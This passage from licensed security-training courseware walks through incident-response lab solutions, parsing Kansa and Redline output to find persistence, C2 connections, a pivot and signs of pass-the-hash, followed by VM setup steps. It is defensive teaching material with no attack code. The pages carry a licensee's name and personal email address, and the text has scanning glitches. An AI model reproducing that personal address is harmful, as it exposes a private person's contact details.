
1. The best we will likely do is guess based on network details on the current system. We want to review the file /labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv for suspicious connections.

2. Run the following commands to determine established connections:

```
cd /labs/persist/Kansa_10.5.11.38/Netstat
grep -i established localhost-Netstat.tsv
```

Note: The command used to produce the next screenshot is different than what is referenced previously to make it easier to capture graphically. For reference, the command used was

```
grep -i 'established|foreign' /labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v ':::1'
```



3. Based only on the previous, we cannot confidently indicate the persistent C2. Notice the local port numbers are ephemeral and increase with each connection. One assumption could be that the persistent C2 connection would have occurred later (and thus have a higher ephemeral port number) than the initial attack or pivot.

Source IP	Source Port	Destination IP	Destination Port
10.5.11.38	Ephemeral	10.5.100.137	5555

3. Discover and document evidence of both the initial attacker as well as a potential pivoted attack involving 10.5.11.38:

- **What is the IP address of the attacker?**

1. Again, leveraging the network connection information from the previous commands, we notice that the first connections are those highlighted:

a. These appear to have happened earlier than the others based upon the lower local ephemeral port (49185) and lower PID (3132) referenced in these connections.

2. We cannot reliably determine whether 10.5.11.132 or 10.5.100.137 is the initial attacker, assuming 10.5.11.38 is the victim. Given that 10.5.100.137 initiates from the less secure client portion of the network, that would be a more reasonable assumption.

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ grep -i 'established\|foreign' /labs/persist/Kansa_10.5
.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v '::~1'
LocalAddress  LocalPort  ForeignAddress  ForeignPort  ConPId  Process
10.5.11.38    5554      10.5.11.132    49162      3132    [NyVES0QF.exe]
10.5.11.38    49185     10.5.100.137   4444       3132    [NyVES0QF.exe]
10.5.11.38    49189     10.5.100.137   4446       3664    [rundl132.exe]
10.5.11.38    49190     10.5.100.137   5555       3960    [pCUAdKHROmGrw.exe]
student@Sec-511-Linux:~$
    
```

Victim	Perceived Attacker
10.5.11.38	10.5.100.137

- **What is the socket pair of the pivot attack?**

1. Again, leveraging the network connection information from the previous commands, we see a connection between two systems on the server portion of the network.

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ grep -i 'established|foreign' /labs/persist/Kansa_10.5
.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v ':::1'
LocalAddress LocalPort ForeignAddress ForeignPort ConPID Process
10.5.11.38 5554 10.5.11.132 49162 3132 [NyVES0QF.exe]
10.5.11.38 49185 10.5.100.137 4444 3132 [NyVES0QF.exe]
10.5.11.38 49189 10.5.100.137 4446 3664 [rundll32.exe]
10.5.11.38 49190 10.5.100.137 5555 3960 [pCUAdKHR0mGrw.exe]
student@Sec-511-Linux:~$
```

Local IP	Local Port	Remote IP	Remote Port
10.5.11.38	5554	10.5.11.132	49162

Based on the port numbers, it appears that the connection likely initiated from 10.5.11.132 rather than 10.5.11.38.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

This page intentionally left blank.

Licensed To: Martin Brown <hermespa156@gmail_com> May 17, 2020


Exercise 5.5 - BONUS – Redline

Note: This is an advanced exercise that may be taken as a bonus for students with additional time.

Objectives

- Become familiar with Mandiant's Redline (<https://www.mandiant.com/resources/download/redline>).
- Analyze IR tool output from compromised machines.
- Characterize details of the compromise
 - Document using a simple "Dirty Word List."
- Become exposed to modern attack tactics, including
 - Persistence
 - Pivoting
 - Pass-the-hash
- Find evidence of persistence with Redline output.

Exercise Setup


 **Note**

This lab uses your Linux VM to parse the output files generated with Redline.

Log in to the Sec-511-Linux VM:

- Username: **student**
- Password: **Security511**

Open a terminal in the Sec-511-Linux VM by clicking the desktop Terminal icon.



Challenges

Note: For this lab, 10.5.100.x addresses are presumed to be clients, whereas 10.5.11.x are presumed to be servers.

1. Review parsed Redline output within `/labs/persist/Redline_10.5.11.132/` that was generated from compromised host 10.5.11.132.
2. Discover and document evidence of adversary persistence on 10.5.11.132.
 - **What is the filename associated with the persistence?**

System	File used for persistence
10.5.11.132	

- What is the location of the file used to achieve persistence?

<i>System</i>	<i>File used for persistence</i>	<i>File location</i>
10.5.11.132		

- How is the adversary ensuring the file executes each reboot?

<i>System</i>	<i>Method used for persistence</i>
10.5.11.132	

- What would be the network details for the persistent C2?

<i>Source IP</i>	<i>Source Port</i>	<i>Destination IP</i>	<i>Destination Port</i>

3. Discover and document evidence of both the initial attack and a potential pivoted attack involving 10.5.11.132:

- What is the IP address of the initial attacker?

<i>Victim</i>	<i>Perceived Attacker</i>

- What is the socket pair of the pivot attack?

Source IP	Source Port	Destination IP	Destination Port

Bonus

1. Find evidence of an irregular PsExec and possible pass-the-hash attack having been employed:

Evidence of pass-the-hash or nonstandard PsExec

Solution

Redline

The data we analyze was generated using Mandiant's Redline. Though Redline and Kansa output similar content, their approaches differ. Redline's primary approach is to perform direct memory analysis and can also pull some data from files; whereas Kansa first and foremost leverages Windows API calls, applications, and log files and can also throw a bit of memory analysis in for good measure. This has advantages and disadvantages. One disadvantage is that it typically requires the files to be run on the system in question with elevated privileges (rather than capturing the data remotely). The primary disadvantage is the significant amount of time it takes to run Redline on a system. Both tools are free to use.

Note: Redline data is typically rendered in the Redline application rather than dealt with in text format. Mandiant's AuditParser Python script was used to convert the data into tab-delimited output for ease of analysis from our Linux VM.

1. Review parsed Redline output within `/labs/persist/Redline_10.5.11.132/` that was generated from compromised host 10.5.11.132:

- First, perform a quick review of the data provided by Redline.

```
cd /labs/persist/Redline_10.5.11.132/  
ls -l
```

- Output should be similar to the following. Each individual file is named for the detailed, typically tab-delimited, data provided.
 - **w32drivers-modulelist.xml.txt:** Basic accounting of each of the system drivers. Because drivers operate at such a low level, they are often targeted by adversaries as a means to affect rootkit-style behavior.
 - **w32drivers-signature.xml.txt:** Windows drivers that are installed and details as to whether they have a verified digital signature.
 - **w32eventlogs.xml.txt:** Windows Event Log.
 - **w32network-arp.xml.txt:** Simple accounting of the local ARP cache.
 - **w32network-route.xml.txt:** Simple list of the route table at the time of execution.
 - **w32ports.xml.txt:** An accounting similar to what you would receive if netstat had been run to dump associated processes.
 - **w32prefetch.xml.txt:** Redline provides parsed prefetch information that details the executables, how many times the executable has been run, and the most recent time of execution; all of which is valuable information.
 - **w32processes-memory.xml.txt:** Tremendous detail about processes that were running at the time Redline performed its capture.
 - **w32scripting-persistence.xml.txt:** Data provided here details items that have been configured to automatically start on the system in question. As the name suggests, these details are great for discovering an adversary's attempts (successful or otherwise) at persistence.
 - **w32services.xml.txt:** An accounting of the current state and configuration of all Windows Services.
 - **w32system.xml.txt:** Basic system information.
 - **w32tasks.xml.txt:** Information about Scheduled Tasks, which can be used by adversaries as a means of persistence.
 - **w32useraccounts.xml.txt:** Simple list of local user accounts that also details group membership information.

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ ls -l
total 4532
-rw-rw-r-- 1 student student 17020 Jul 6 11:11 w32drivers-modulelist.xml.txt
-rw-rw-r-- 1 student student 29784 Jul 6 11:11 w32drivers-signature.xml.txt
-rw-rw-r-- 1 student student 3983650 Jul 6 11:11 w32eventlogs.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32network-arp.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32network-route.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32ports.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32prefetch.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32processes-memory.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32scripting-persistence.xml.txt
-rw-rw-r-- 1 student student 1048 Jul 6 11:11 w32services.xml.txt
-rw-rw-r-- 1 student student 1675 Jul 6 11:11 w32system.xml.txt
-rw-rw-r-- 1 student student 47742 Jul 6 11:11 w32tasks.xml.txt
-rw-rw-r-- 1 student student 1346 Jul 6 11:47 w32useraccounts.xml.txt
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
```

Each file provides the info suggested by the name

2. Discover and document evidence of adversary persistence on 10.5.11.132:

- Redline makes it clear where you should start looking for signs of persistence, in **w32scripting-persistence.xml.txt**.
- Use the following command to return the first line of the file:

```
head -n 1 w32scripting-persistence.xml.txt
```

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ head -n 1 w32scripting-persistence.xml.txt
PersistenceType ServiceName RegPath RegText RegOwner RegModified ServicePaths
erviceDisplayName argument FilePath FileOwner FileCreate FileModified
FileAccessPermissions fileChanged SignatureExists SignatureVerifier SignatureDescription
CertificateSubject CertificateIssue md5sum
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
```

- You can use the header line to determine the field numbers associated with things you are interested in investigating:

Field 10: **FilePath**: This shows the path to the file that will get executed automatically.

Field 16: **SignatureExists**: This is an important one. As you saw with Autoruns, the majority of legitimate automatically starting items provide a signature. A quick scan of the file suggests that this field will be either true or false.

- Run the following command to pull out those two fields and look for any that show false.

```
cut -f10,16 w32scripting-persistence.xml.txt | grep false
```

```

Terminal
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ cut -f10,16 w32scripting-persistence.xml.txt | grep false
c:\Windows\Temp\uonolymnyeu.vbs false
c:\programdata\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\administrator\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\baltar\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\baltar.cylonlover.001\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\instructor\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\documents and settings\all users\start menu\programs\startup\desktop.ini false
c:\Users\administrator\start menu\programs\startup\desktop.ini false
c:\Users\all users\start menu\programs\startup\desktop.ini false
c:\Users\baltar\start menu\programs\startup\desktop.ini false
c:\Users\baltar.cylonlover.001\start menu\programs\startup\desktop.ini false
c:\Users\instructor\start menu\programs\startup\desktop.ini false
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
    
```

That one does not look so good

- Each of the items except one is desktop.ini stored in locations associated with system or user accounts. The only other item is **uonolymnyeu.vbs**, which looks rather suspicious with both the random filename and the .vbs extension.
- **What is the filename associated with the persistence?**

You previously saw from the **w32scripting-persistence.xml.txt** file that the name of the file is **uonolymnyeu.vbs**.

System	File used for persistence
10.5.11.132	uonolymnyeu.vbs

- **What is the location of the file used to achieve persistence?**

Again from above the location of **uonolymnyeu.vbs** is **C:\Windows\Temp**.

System	File used for persistence	File location
10.5.11.132	uonolymnyeu.vbs	C:\Windows\Temp

- **How is the adversary ensuring the file executes each reboot?**

We have not yet noticed those details, but we can simply look for the rest of the fields associated with our file in question, **uonolymnyeu.vbs**, and we should discover this info.

```

grep uonolymnyeu.vbs w32scripting-persistence.xml.txt | tr '\t' '\n'
    
```

The grep portion of this command should be straightforward. The `| tr '\t' '\n'` portion at the end simply replaces any tabs (`\t`) with newlines (`\n`).

Below you see the output.

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ grep uonolymnyeu.vbs
w32scripting-persistence.xml.txt | tr '\t' '\n'
Registry
HKKEY LOCAL MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\
C:\Windows\TEMP\u0noLYMnyeu.vbs
BUILTIN\Administrators
2014-07-06T15:06:57Z

c:\Windows\Temp\uonolymnyeu.vbs
BUILTIN\Administrators
2014-07-06T15:06:54Z
2014-07-06T15:06:55Z
2014-07-06T15:06:54Z
2014-07-06T15:06:55Z
false
false
The file is not signed.

207caeb303a8ce8ebf76b8dcf23f7f16
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
    
```

System	Method used for persistence
10.5.11.132	Registry - HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

- What would be the network details for the persistent C2?

This answer is not immediately obvious from the data provided. We would want to forensically acquire the system. In particular, we would review the .vbs script previously referenced and perhaps even attempt to run it in isolation.

The best we will likely do is guess based on network details on the current system. With Redline, we want to review the file **w32ports.xml.txt** for suspicious connections.

2. Run the following command to determine established connections:

```
grep -i established w32ports.xml.txt
```

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ grep -i established w32ports.xml.txt | cut -f1
,3,5-8 | column -t
2104 C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe 10.5.11.132 10.5.11.38 49162 5554
1252 C:\Windows\Temp\radF7065.tmp\jUErkrJWHxIFPo.exe 10.5.11.132 10.5.100.137 49163 5555
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
    
```

We do not see an obvious way to directly connect the persistent .vbs script with an active connection. Certainly, the randomly named .exe from **C:\Windows\Temp\radF7065.tmp** looks to be significantly more suspicious than powershell.exe. That will be our best guess at this point, but as we dig deeper for subsequent questions, we can better answer this with more certainty.

Source IP	Source Port	Destination IP	Destination Port
10.5.11.132	Ephemeral (currently 49163)	10.5.100.137	5555 (currently)


3. Discover and document evidence of both the initial attack and also a potential pivoted attack involving 10.5.11.132.

- What is the IP address of the initial attacker?

Redline provides the potential to grab some additional network information that is not displayed in **w32ports.xml.txt**. The source of the potentially helpful additional information is **w32processes-memory.xml.txt**.

Run the following command to see if any additional network connection information is available in **w32processes-memory.xml.txt**

```
grep '10.5' w32processes-memory.xml.txt | column -t
```



2. Let's document the relevant network information

3. Open the **w32processes-memory.xml.txt** file in Gnumeric to ease populating the below info

```
gnumeric w32processes-memory.xml.txt &
```


<i>PID</i>	<i>Process Name</i>	<i>PPID</i>	<i>Parent Process Name</i>	<i>Local Port</i>	<i>Remote IP</i>	<i>Remote Port</i>
692	Svchost.exe	504	Services.exe	135	10.5.11.38	49186
504	Services.exe	456	Wininit.exe	49155	10.5.11.38	49187
2104	Powershell.exe	2524	????	49162	10.5.11.38	5554
3012	Cmd.exe	2104	Powershell.exe	n/a	n/a	n/a
1252	jUErkrJWHxIFPo.exe	2952	WScript.exe	49163	10.5.100.137	5555

4. Analyzing the preceding table allows for some strong hypotheses to be made.

- Ephemeral ports typically increment as they are used, which suggests the following timeline:
 - **PID 692 has no local ephemeral port but shows remote ephemeral port 49186.**
 - **PID 504 has local ephemeral port 49155 and remote ephemeral port 49187.**
 - **PID 2104 has local ephemeral port 49162.**
 - **PID 1252 has local ephemeral port 49163.**
- A network connected PowerShell was used to spawn a cmd.exe due to the PPID of the cmd.exe pointing to the PID of 2104.
- WScript.exe is used to run scripts, such as the .vbs file we saw being associated with persistence. **jUErkrJWHxIFPo.exe** being spawned by WScript.exe certainly makes it feel related to **uonolymnyeu.vbs**. Seems like this is indeed the Persistence/C2 channel.
- Though a less reliable hypothesis, the connection on port 135 from 10.5.11.38 before the PowerShell connection back to 10.5.11.38 seems suspicious and possibly related.

<i>Victim</i>	<i>Perceived Attacker</i>
10.5.11.132	10.5.11.38

- **What is the socket pair of the pivot attack?**

Hard to say with certainty, but it feels like 10.5.11.38 is the other end of the pivot. PowerShell feels like the pivot based on the preceding data:

- Incoming connection on port 135
- Outgoing PowerShell connection
- PowerShell spawned cmd.exe

Source IP	Source Port	Destination IP	Destination Port
10.5.11.132	49162	10.5.11.38	5554

Bonus Solution

1. Find evidence of an irregular PsExec and possible pass-the-hash attack having been employed.

The Event Logs will be the info source here. PsExec temporarily creates a service on remote hosts when making its connections. We can look through the event logs for evidence of service creation, which should be a rare occurrence. When standard PsExec is used, the service has an obvious name, but when adversaries do this, they often use tools that randomize service names to bypass blacklist or simple signature detection.

Look through the event logs produced by Redline for Service Creation events (Event ID 7045). One way to pull out and review this information follows:

```
head -n 1 w32eventlogs.xml.txt > 7045.txt
grep 7045 w32eventlogs.xml.txt >> 7045.txt
gnumeric 7045.txt &
```

These commands grab the top line (headers) of w32eventlogs.xml.txt and put it in a new file 7045.txt; find any lines with 7045 and append those lines to 7045.txt; and finally then open the file in Gnumeric.

You can certainly just use your eyeballs, but preferably a scripted approach would be employed so that looking for this could be operationalized. Some simple stacking or long tail analysis could prove particularly useful.

```
Terminal
File Edit View Terminal Go Help
1 Service Name: 34Ch3LAy5c Service
1 Service Name: bZX3mfwaXT Service
1 Service Name: CQFsc1pFCqfUrcmt Service
1 Service Name: GzWSIIcGNR Service
1 Service Name: jYB01BDMZd Service
1 Service Name: LhVEgH6Sc1 Service
1 Service Name: nAeIdDLXya Service
1 Service Name: 0wzCkTgkGguRdJhq Service
1 Service Name: Q5x3Pwkr8o Service
1 Service Name: rIh9uMPvHK Service
1 Service Name: rjbyvb Service
1 Service Name: Wmqrpw0duDZXZJQt Service
1 Service Name: YdneArbHnrrxpTMC Service
1 Service Name: YTsKRNfQWypnYaOo Service
student@Sec-511-Linux: /labs/persist/Redline_10.5.11.132$
```

Evidence of pass-the-hash or nonstandard PsExec

Service Created (EventID 7045) with a Random Service Name

Appendix A: Linux VM Setup Guide


Objectives

- Prep laptop for the 511 lab environment.
- Get the Security511 Linux VM up and running.

SEC511 Linux VM Setup

Note: These instructions and screenshots assume a Windows or OS X host for steps 1 through 7. Linux also works as long as VMware Player or Workstation is installed; see the "Linux Host" section at the end of this appendix for pointers.

1. NOTE When the time comes (step 7), please choose "I Copied It" when asked by VMware.



We remind you of this upfront because some students skip ahead and make the mistake of moving the VM. A "move" retains the original MAC address, whereas a "copy" generates a new MAC.

Also note that the USB also includes a Windows VM, which we will install separately.

2. Insert the Sec511 USB into your laptop. You will receive the Sec511 USB by the first day of the course if you do not have it now. Wait until you receive the Sec511 USB before configuring your system.

3. Browse to the USB root directory.

4. Copy/drag the **Sec511-Linux.zip** file to a local directory of your choice.

5. Unzip **Sec511-Linux.zip** in that directory:

- Double-click **Sec511-Linux.zip** on your local disk (not on the USB).
 - On Windows: Drag and drop the **Sec511-Linux** folder to your local disk to extract the files.
 - OS X will automatically extract.
- Wait for the extraction to complete.


6. Double-click the extracted folder. Then, double-click **Sec511-Linux.vmx**.

The Linux .vmx icon has three overlapping white or blue squares (shown here on the left and middle, respectively). On OS X, the icon has blue and red overlapping squares (shown on the right):



7. VMware should start. If asked, you may choose to upgrade this virtual machine.

Please choose "I Copied It" when asked by VMware.




If VMware does not start, ensure you have clicked the .vmx file. Also, ensure that VMware is properly installed.

8. Depending on your version of VMware: you may need to press "Power on this virtual machine" (or it may start automatically). After the VM starts, you end up at the login prompt. Log in with a username of **student** and a case-sensitive password of **Security511**.



9. After login, open a terminal by double-clicking the black box on the desktop, as shown in the next image.



10. Your system should be prepared for the labs now.

Note: If you have virtualization software that supports it, creating a snapshot of the system after the first successful boot can be useful for rapidly returning the system to a pristine state.

Linux Host OS Pointers

Warning: this section is only used for students who run Linux as their native (laptop) operating system. Do not perform these steps if your laptop is running Windows or macOS:

A Linux host (laptop) requires exFAT support to mount the USB, and this is not included by default in some recent Debian distros, including Ubuntu.

To install via apt (for Debian-based distros), and note that the student **sudo** password is 'Security511':

```
sudo apt-get install exfat-fuse exfat-utils
```

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Appendix B: Windows 10 VM Setup


Objectives

- Prep laptop for the 511 lab environment.
- Get the Security511 Windows VM up and running.

Windows VM Setup

Note: These instructions and screenshots assume a Windows or OS X host for steps 1 through 7. A Linux host can also work as long as VMware Player or Workstation is installed; please see "Linux Host" at the end of this appendix for some pointers.

1. NOTE When the time comes (step 9), please choose "I Copied It" when asked by VMware.



We remind you of this upfront because some students skip ahead and make the mistake of moving the VM. A "move" retains the original MAC address, whereas a "copy" generates a new MAC.

2. Insert the Sec511 USB into your laptop. You will receive the Sec511 USB by the first day of the course if you do not have it now. Please wait until you receive the Sec511 USB before configuring your system.

3. Browse to the USB root directory.

4. Copy/drag the **Sec511-Windows-10.zip** file to a local directory of your choice.

5. Unzip **Sec511-Windows-10.zip** in that directory:

- Double-click **Sec511-Windows-10.zip** on your local disk (*not* on the USB).
 - On Windows: Drag and drop the **Sec511-Windows-10** folder to your local disk to extract the files.
 - OS X will automatically extract.
- Wait for the extraction to complete.

6. Double-click the extracted folder. Then, double-click **Sec511-Windows-10.vmx**.

The Windows .vmx icon has three overlapping white or blue squares (shown here on the left and middle, respectively). On OS X, the icon has blue and red overlapping squares (shown on the right):



7. VMware should start. If asked, you may choose to upgrade this virtual machine.

If you receive either of these errors, you need to adjust a BIOS setting.


- "NX/XD is required by Windows 10-64 guests. The processor must support NX/XD and it must be enabled in the BIOS."
- "This virtual machine is configured for 64-bit guest operating systems. However, 64-bit operation is not possible...."

See the BIOS Settings section of this appendix to adjust your BIOS.

8. The Sec-511-Windows-10 VM has 3.0 GB of RAM, which is the minimum that works well with all labs. This was chosen as the default for students with limited RAM in their host. If you have enough host RAM (8+ GB), consider increasing the RAM to 4096 MB (4 GB). This will result in speedier performance during labs.

This must be done when the Sec-511-Windows VM is powered off. In VMware Workstation or Player, go to "Edit virtual machine settings" on the opening screen (before you press Start), and then choose Memory.

9. Press Start and choose "I Copied It" when asked by VMware.



